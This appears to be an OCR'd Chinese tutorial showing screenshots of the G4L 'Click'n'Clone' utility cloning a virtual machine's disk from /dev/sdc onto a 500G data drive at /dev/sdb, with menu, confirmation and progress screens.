
选择目标驱动器（数据盘500G）



Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
CLICK'n'CLONE
Choose one of the following options:
A: Select source
Select source drive (/dev/sdb)
B: Select target
Select target drive ()
C: Click'n'Clone
Clone the drive now!
D: Toggle partitions
in Selections Options
P: PowerOff
after Click'n'Clone (No)
R: Reboot
after Clink'n'Clone (No)
S: Special Commands
example: route, ping, busybox, etc..
U: UUID RESET
Create new UUID for partitions on disk
X: Reboot/Poweroff
Reboot/Poweroff machine now
< OK >
<Cancel>





选择目的驱动器为 sdb ， 也就是数据盘 500G硬盘

开始克隆


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
CLICK'n'CLONE
Choose one of the following options:
A: Select source
Select source drive (/dev/sdc)
B: Select target
Select target drive (/dev/sdb)
C: Click'n'Clone
Clone the drive now!
D: Toggle partitions
in Selections Options
P: PowerOff
after Click'n'Clone (No)
R: Reboot
after Clink'n'Clone (No)
S: Special Commands
example: route, ping, busybox, etc..
U: UUID RESET
Create new UUID for partitions on disk
X: Reboot/Poweroff
Reboot/Poweroff machine now
< OK >
<Cancel>


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
ABOUT TO CLONE
Collected information:
Source drive: /dev/sdc
Target drive: /dev/sdb
Are you sure?
< Yes >
< No >



Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
Working...
G4L is cloning drive
The progress bar shows the ratio of written source data
and size of destination (harddrive/image). It will not be
accurate if you restore 50G to a 100G drive for example.
Please stand by, this will take some time!
Device Speed Duplex
Progress
5.91% 968.00MB of 16384.00MB time: 0:00:04 242.00MB/sec
ncftpstatus: OK
5%




